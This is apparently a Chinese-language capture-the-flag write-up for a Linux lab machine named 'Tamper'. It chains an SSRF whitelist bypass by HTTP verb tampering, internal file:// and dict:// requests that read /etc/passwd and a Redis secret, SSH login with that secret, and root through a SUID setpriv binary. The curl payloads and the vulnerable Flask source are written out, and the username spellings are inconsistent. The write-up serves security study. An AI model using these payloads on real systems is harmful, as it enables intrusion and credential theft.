

Tamper


靶机: Tamper

作者: Sublarge (QQ: 1469196548)

靶机ID: 697

系统: Linux

难度: Medium



靶机ip为192.168.56.147

入口分析

端口扫描

```
└─(root@kali)-[~]
└─# nmap -A -sV -T4 -p- 192.168.56.147
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 22:32 +0800
Nmap scan report for 192.168.56.147
Host is up (0.00066s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67 ((Unix))
|_http-server-header: Apache/2.4.67 (Unix)
|_http-title: dprod - Digital product design agency
|_http-methods:
|_ Potentially risky methods: TRACE
```

```
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Disposition: inline; filename=index.html
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 14602
|     Last-Modified: Thu, 11 Jun 2026 12:09:56 GMT
|     Cache-Control: no-cache
|     ETag: "1781179796.5899332-14602-346230318"
|     Date: Thu, 09 Jul 2026 14:32:42 GMT
|     Accept-Ranges: bytes
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>URL Forwarding Gateway</title>
|     <style>
|     margin: 0;
|     padding: 0;
|     box-sizing: border-box;
|     body {
|     font-family: -apple-system, BlinkMacSystemFont, 'Segoe UI', Roboto,
| 'Helvetica Neue', Arial, sans-serif;
|     background-color: #f9fafb;
|     Card component */
|     .card {
|     background:
| RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <style type="text/css">
|     :root {
|     color-scheme: light dark;
|     </style>
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.
```


TCP/IP fingerprint:

```
OS:SCAN(V=7.99%E=4%D=7/9%OT=22%CT=1%CU=43803%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=6A4FB17B%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%II=I%
OS:TS=21)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%TS=21)SEQ(SP=106%GCD=1%ISR=108%
OS:TI=Z%CI=Z%TS=21)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=FD%
OS:GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=20)OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3=
OS:M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=FE88%W2=FE
OS:88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW9
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

80 Apache

5000 自定义web服务

访问80端口，看上去像个静态站，简单做了信息收集

查看5000端口发现是URL Forwarding Gateway

URL Forwarding Gateway

Internal proxy service v1.2.0

Forward Request

Enter a URL to forward through the gateway. Only whitelisted targets are allowed.

Fetch URL

Allowed Targets

[http://ident.me](#)[http://ipconfig.me](#)[http://maze-sec.com](#)

Notice

This gateway proxies requests to authorized external endpoints. Contact admin to add new targets to the whitelist.

抓个包能发现请求走到api接口

```
GET /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
Host: 192.168.56.147:5000
```

```
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/149.0.0.0 Safari/537.36
Accept: */*
Referer: http://192.168.56.147:5000/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
```

源码里能看到提示

```
<!-- This relates to HTTP verb tampering -->
```

而且源码里直接能看到api/proxy和api/info接口

这里应该是ssrf，但存在白名单，思考下提示

****HTTP Verb Tampering (HTTP 动词篡改，也叫 HTTP 方法篡改)**** 是一种经典的 Web 访问控制绕过技术，核心是通过修改 HTTP 请求的方法 (Method/Verb)，利用 Web 应用、服务器或安全设备对不同请求方法的权限校验、过滤逻辑不一致的缺陷，绕过认证、权限控制、WAF 防护等安全机制

这里原始请求是GET，尝试POST请求

```
└─(root@kali)-[~]
└─# curl -X POST http://192.168.56.147:5000/api/proxy -d 'target=http://127.0.0.1'
{"error": "Missing target parameter in GET"}
```

有回显，而且要求GET里必须存在target参数，但没有说POST的target参数错误
修改后继续尝试

```
curl -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1'
```

```
(root@kali) ~
# curl -X POST \
'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
-d 'target=http://127.0.0.1'
{"status": "success", "target": "http://127.0.0.1", "status_code": 200, "content": "<
!DOCTYPE html>\n<html lang=\"en\">\n <head>\n <meta charset=\"UTF-8\" />\n <me
ta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\" />\n <meta name=\"viewport\"
content=\"width=device-width, initial-scale=1.0\" />\n\n <!-- \n - primary met
a tags\n -->\n <title>dprod - Digital product design agency</title>\n <meta na
me=\"title\" content=\"dprod - Digital product design agency\" />\n <meta\n
ame=\"description\" content=\"This is a agency html template made by ADITYA RA
J\" />\n\n <!-- \n - favicon\n -->\n <link rel=\"shortcut icon\" href=
\"./favicon.svg\" type=\"image/svg+xml\" />\n\n <!-- \n - custom css link\n --
```

成功ssrf，继续探测内网端口，除80 22 5000端口外还发现6378和8080端口出现不同返回

Request	Payload	Status code	Response received	Error	Timeout	Length ^	Comment
22	22	502	40		180		URL As A Value (2)
8080	8080	200	25		203		All URL (1), URL As A Value (2), Internal IP Address (1)
6378	6378	502	41		205		URL As A Value (2)
1	1	502	49		338		URL As A Value (2), Internal IP Address (1)
2	2	502	25		338		URL As A Value (2), Internal IP Address (1)
3	3	502	38		338		URL As A Value (2), Internal IP Address (1)
4	4	502	68		338		URL As A Value (2), Internal IP Address (1)

Request	Response
<pre>1 POST /api/proxy?target=http://ident.me HTTP/1.1 2 Host: 192.168.56.147:5000 3 Content-Length: 36 4 Pragma: no-cache 5 Cache-Control: no-cache 6 Upgrade-Insecure-Requests: 1 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 9 Origin: http://192.168.56.147:5000 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp</pre>	<pre>1 HTTP/1.1 502 BAD GATEWAY 2 Content-Type: application/json 3 Content-Length: 105 4 Connection: close 5 6 { "error": "('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))"</pre>

6378显示redis连接失败，看看8080

```
(root@kali) ~
# curl -X POST \
'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
-d 'target=http://127.0.0.1:8080'
{"status": "success", "target": "http://127.0.0.1:8080", "status_code": 400, "content": "Missing uri parameter"}
```

显示报错 Missing url parameter，添加后尝试进一步ssrf

```
curl -s -X POST \
'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
-d 'target=http://127.0.0.1:8080/?uri=file:///etc/passwd'
```

```
(root@kali) - [~]
# curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=file:///etc/passwd'
{"status": "success", "target": "http://127.0.0.1:8080/?uri=file:///etc/passwd", "status_code": 200, "content": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nloaally:x:1000:1000::/home/loaally:/bin/bash\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nklogd:x:100:101:klogd:/dev/null:/sbin/nologin\napache:x:101:102:apache:/var/www:/sbin/nologin\nredis:x:102:103:redis:/var/lib/redis:/sbin/nologin\nloaally:x:1001:1000::/home/loaally:/bin/bash\n"}

```

成功读取/etc/passwd

通过 file:///目录/ 返回目录下文件 目录的特性进行源码搜索

```
curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=file:///'
```

最终在/opt/app/internal/app.py和/opt/app/backend/app.py里找到源码

```
(root@kali) - [~]
# curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=file:///opt/app/internal'
{"status": "success", "target": "http://127.0.0.1:8080/?uri=file:///opt/app/internal", "status_code": 200, "content": "app.py\n"}

```

```
#!/opt/app/backend/app.py
from flask import Flask, request, Response, send_from_directory
import json
import os
import requests as http_requests
import werkzeug.serving
from urllib.parse import urlparse

# 补丁: 修改Werkzeug原生响应方法, 精简响应头输出
original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

```

```
werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

# 初始化Flask应用，禁用默认静态资源目录
app = Flask(__name__, static_folder=None)

# 前端页面文件路径
FRONTEND_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), '..',
                             'frontend')

# SSRF访问白名单
ALLOWED_HOSTS = [
    'http://ident.me',
    'http://ipconfig.me',
    'http://maze-sec.com'
]

# 全局响应钩子：移除Server头，隐藏服务指纹
@app.after_request
def remove_server_header(response):
    response.headers.pop("Server", None)
    return response

# 路由：返回前端首页
@app.route('/')
def serve_frontend():
    return send_from_directory(FRONTEND_DIR, 'index.html')

# 接口：返回系统信息与白名单列表
@app.route('/api/info', methods=['GET'])
def system_info():
    info = {
        'name': 'URL Forwarding Gateway',
        'version': '1.4.0',
        'description': 'Internal URL proxy service for authorized endpoints',
        'allowed_targets': ALLOWED_HOSTS
    }
    return Response(json.dumps(info), mimetype='application/json')

# 核心代理接口：存在SSRF白名单绕过漏洞
@app.route('/api/proxy', methods=['GET', 'POST'])
```



```

def proxy():
    # 1. 读取GET参数中的target，仅用于白名单校验
    get_target = request.args.get('target')

    if not get_target:
        return Response(
            json.dumps({'error': 'Missing target parameter in GET'}),
            status=400,
            mimetype='application/json'
        )

    # 2. 白名单校验逻辑：仅校验GET参数的域名
    allowed = False
    for host in ALLOWED_HOSTS:
        parsed_target = urlparse(get_target)
        parsed_host = urlparse(host)

        # 剥离URL中的用户认证部分，仅对比域名
        target_netloc = parsed_target.netloc.split('@')[-1]
        host_netloc = parsed_host.netloc

        if target_netloc == host_netloc:
            allowed = True
            break

    if not allowed:
        return Response(
            json.dumps({
                'error': 'Access Denied',
                'message': f'Target not in whitelist. Allowed: {ALLOWED_HOSTS}'
            }),
            status=403,
            mimetype='application/json'
        )

    # 3. 实际请求目标：优先使用POST参数的target（未做任何校验）
    post_target = request.form.get('target')
    actual_target = post_target if post_target else get_target

    # 4. 发起HTTP请求并返回结果（截断前5000字符）
    try:
        resp = http_requests.get(actual_target, timeout=5)
        content = resp.text[:5000]

        return Response(
            json.dumps({

```

```

        'status': 'success',
        'target': actual_target,
        'status_code': resp.status_code,
        'content': content
    }),
    mimetype='application/json'
)
except Exception as e:
    return Response(
        json.dumps({'error': str(e)}),
        status=502,
        mimetype='application/json'
    )

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False)

```

```

#!/opt/app/internal/app.py
from flask import Flask, request, Response
import subprocess
import urllib.parse
import werkzeug.serving

# 补丁：精简Werkzeug响应逻辑，移除默认Server指纹
original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

# 初始化Flask应用
app = Flask(__name__)

# 唯一入口路由：URI代理请求
@app.route('/')
def index():
    # 读取GET参数uri
    uri = request.args.get('uri')
    if not uri:

```

```

        return Response('Missing uri parameter', status=400)

# 解析URI并提取协议名
parsed = urllib.parse.urlparse(uri)
protocol = parsed.scheme.lower()

# 协议白名单校验
if protocol in ['http', 'https', 'dict', 'gopher', 'file', 'ftp', 'ldap']:
    try:
        # 调用系统curl命令执行实际请求
        cmd = ['curl', '-s', '--max-time', '5', '--connect-timeout', '3', uri]
        result = subprocess.run(cmd, capture_output=True, timeout=5)
        # 取标准输出, UTF-8解码后截断前5000字符返回
        output = result.stdout.decode('utf-8', errors='ignore')[:5000]
        return Response(output, mimetype='text/plain')
    except subprocess.TimeoutExpired:
        return Response('Timeout', status=504)
    except Exception as e:
        return Response(f'Error: {str(e)}', status=500)
else:
    return Response(f'Protocol {protocol} not allowed', status=403)

if __name__ == '__main__':
    # 仅本地回环监听, 端口8080, 外网无法直接访问
    app.run(host='127.0.0.1', port=8080, debug=False)

```

成功进一步ssrf后回到redis的6378端口, 用dict://访问

```

curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/INFO'

```

```
(root@kali)-[~]
# curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/INFO'
{"status": "success", "target": "http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/INFO", "status_code": 200, "content": "-ERR unknown subcommand 'libcurl'. Try CLIENT HEL P.\r\n$6645\r\n# Server\r\nredis_version:8.8.0\r\nredis_git_sha1:00000000\r\nredis_git_dirty:1\r\nredis_build_id:7cb0995939654fc1\r\nredis_mode:standalone\r\nos:Linux 7.0.10-0-stable x86_64\r\narch_bits:64\r\nmonotonic_clock:POSIX clock_gettime\r\nmultiplexing_api:epoll\r\natomicvar_api:c11-builtin\r\ngcc_version:15.2.0\r\nprocess_id:2523\r\nprocess_supervised:no\r\nrun_id:ed1ff67b25925367b98e4c22887197709b05a30f\r\ntcp_port:6378\r\nserver_time_usec:1783614896848861\r\nuptime_in_seconds:45290\r\nuptime_in_days:0\r\nhz:10\r\nconfigured_hz:10\r\nlru_clock:5230000\r\nexecutable:/usr/bin/redis-server\r\nconfig_file:\r\nio_threads_active:0\r\nlistener0:name=tcp,bind=127.0.0.1,port=6378\r\n\r\n# Clients\r\nconnected_clients:1\r\ncluster_connections:0\r\nmaxclients:10000\r\nclient_recent_max_input_buffer:0\r\nclient_recent_max_output_buffer:0\r\nblocked_clients:0\r\ntracking_clients:0\r\npubsub_clients:0\r\nwatching_clients:0\r\nclients_in_timeout_table:0\r\nactive_clients:1\r\ntotal_watched_keys:0\r\ntotal_blocking_keys:0\r\ntotal_blocking_keys_on_nokey:0\r\n\r\n# Memory\r\nused_memory:930833\r\n"}

```

成功返回，继续枚举redis键空间

```
curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/SCAN:0'
```

- SCAN 是 Redis 的增量遍历命令，用来迭代数据库中的所有键，相比 KEYS * 不会阻塞服务；
- 0 是迭代的起始游标，代表从头开始遍历。

```
(root@kali)-[~]
# curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/SCAN:0'
{"status": "success", "target": "http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/SCAN:0", "status_code": 200, "content": "-ERR unknown subcommand 'libcurl'. Try CLIENT HELP.\r\n*2\r\n$1\r\n0\r\n*1\r\n$6\r\nsecret\r\n+OK\r\n"}

```

本次遍历得到键secret

```
curl -s -X POST \
  'http://192.168.56.147:5000/api/proxy?target=http://ident.me' \
  -d 'target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/GET:secret'
```

取值得到 QChEWCDb0IsOvPY8

猜测是凭证，根据/etc/passwd得到用户名 locally，尝试凭证

locally:QChEWCDb0IsOvPY8，成功ssh

```
Tamper:~$ id
uid=1000(loaally) gid=1000(locally) groups=1000(locally)
Tamper:~$ ls -la
total 12
drwxrwxr-x  2 locally  locally  4096 Jun 11 18:26 .
drwxr-xr-x  3 root    root    4096 Jun 10 17:50 ..
lrwxrwxrwx  1 locally  locally   9 Jun 11 18:23 .bash_history → /dev/null
-r-----  1 locally  locally  44 Jun 10 20:36 user.txt
Tamper:~$ cat user.txt
cat: can't open 'user.txt': Permission denied
Tamper:~$
```

但发现无法读取文件，而且uid显示是loaally，怀疑是ssh的问题，用ssh -v看一下具体连接过程，并查看 /etc/ssh/sshd_config

```
#Match User anoncvs
#      X11Forwarding no
#      AllowTcpForwarding no
#      PermitTTY no
#      ForceCommand cvs server
Match User locally
    ForceCommand setpriv --reuid=locally --regid=locally --clear-groups bash -c
    'bash --init-file <(echo "sudo -u loaally bash -i")'
```

最后几行未注释内容意为 ssh登录用户为locally，但是进入会掉入loaally shell，需要执行exit后才能回到 locally shell

```
Tamper:~$ whoami
loaally
Tamper:~$ exit
exit
Tamper:~$ whoami
locally
Tamper:~$ id
uid=1001(loaally) gid=1000(locally)
Tamper:~$ |
```

提权

linpeas信息收集+pspy检测定时任务

存在未知suid程序/bin/setpriv，用户组为shadow

setpriv 用于设置进程的 UID、GID、Linux 能力集等权限属性

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

strace Not Found

```
-rwsr-s--- 1 root shadow 34.0K May 16 00:20 /bin/setpriv (Unknown SUID binary!)
-rwsr-xr-x 1 root root 30.0K May 16 00:20 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 38.0K May 16 00:20 /bin/mount ---> Apple_Mac_OS_X(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-sr-x 1 root root 17.9K May 16 00:20 /usr/bin/newgrp ---> HP-UX_1
```

能看到loccally子啊shadow用户组里，但是直接id看不到

```
ForceCommand setpriv --reuid=loccally --regid=loccally --clear-groups bash -c 'bash -
-init-file <(echo "sudo -u loccally bash -i")'
```

--clear-groups 清除了附加组

All users & groups

```
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon[0m),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=1(bin) gid=1(bin) groups=1(bin),1(bin),2(daemon[0m),3(sys)
uid=10(uucp) gid=14(uucp) groups=14(uucp),14(uucp)
uid=100(klogd) gid=101(klogd) groups=101(klogd),101(klogd)
uid=1000(loccally) gid=1000(loccally) groups=1000(loccally)
uid=1001(loccally) gid=1000(loccally) groups=1000(loccally),42(shadow)
uid=101(apache) gid=102(apache) groups=102(apache),82(www-data),102(apache)
uid=102(redis) gid=103(redis) groups=103(redis),103(redis)
uid=123(ntp) gid=123(ntp) groups=123(ntp)
uid=16(cron) gid=16(cron) groups=16(cron),16(cron)
uid=2(daemon[0m) gid=2(daemon[0m) groups=2(daemon[0m),1(bin),2(daemon[0m),4(adm)
uid=21(ftp) gid=21(ftp) groups=21(ftp)
uid=22(sshd) gid=22(sshd) groups=22(sshd)
uid=35(games) gid=35(games) groups=35(games),100(users)
uid=4(lp) gid=7(lp) groups=7(lp),7(lp)
uid=405(guest) gid=100(users) groups=100(users)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail),12(mail)
uid=9(news) gid=13(news) groups=13(news),13(news)
```

因此这里先要恢复shadow组

```
newgrp shadow
```

重新查账号的组关系，检测到locally本来就在shadow用户组，启动新的shell，切换主组为shadow

```
Tamper:~$ newgrp shadow
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
Tamper:~$ |
```

成功恢复，然后执行suid 的setpriv的提权

```
/bin/setpriv --reuid=0 --regid=0 /bin/bash -p
/bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/bash -p
```

```
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 /bin/bash -p --clear-groups
setpriv: --[re]gid requires --keep-groups, --clear-groups, --init-groups, or --group
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/bash -p
Tamper:~# id
uid=0(root) gid=0(root)
Tamper:~# cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
Tamper:~#
```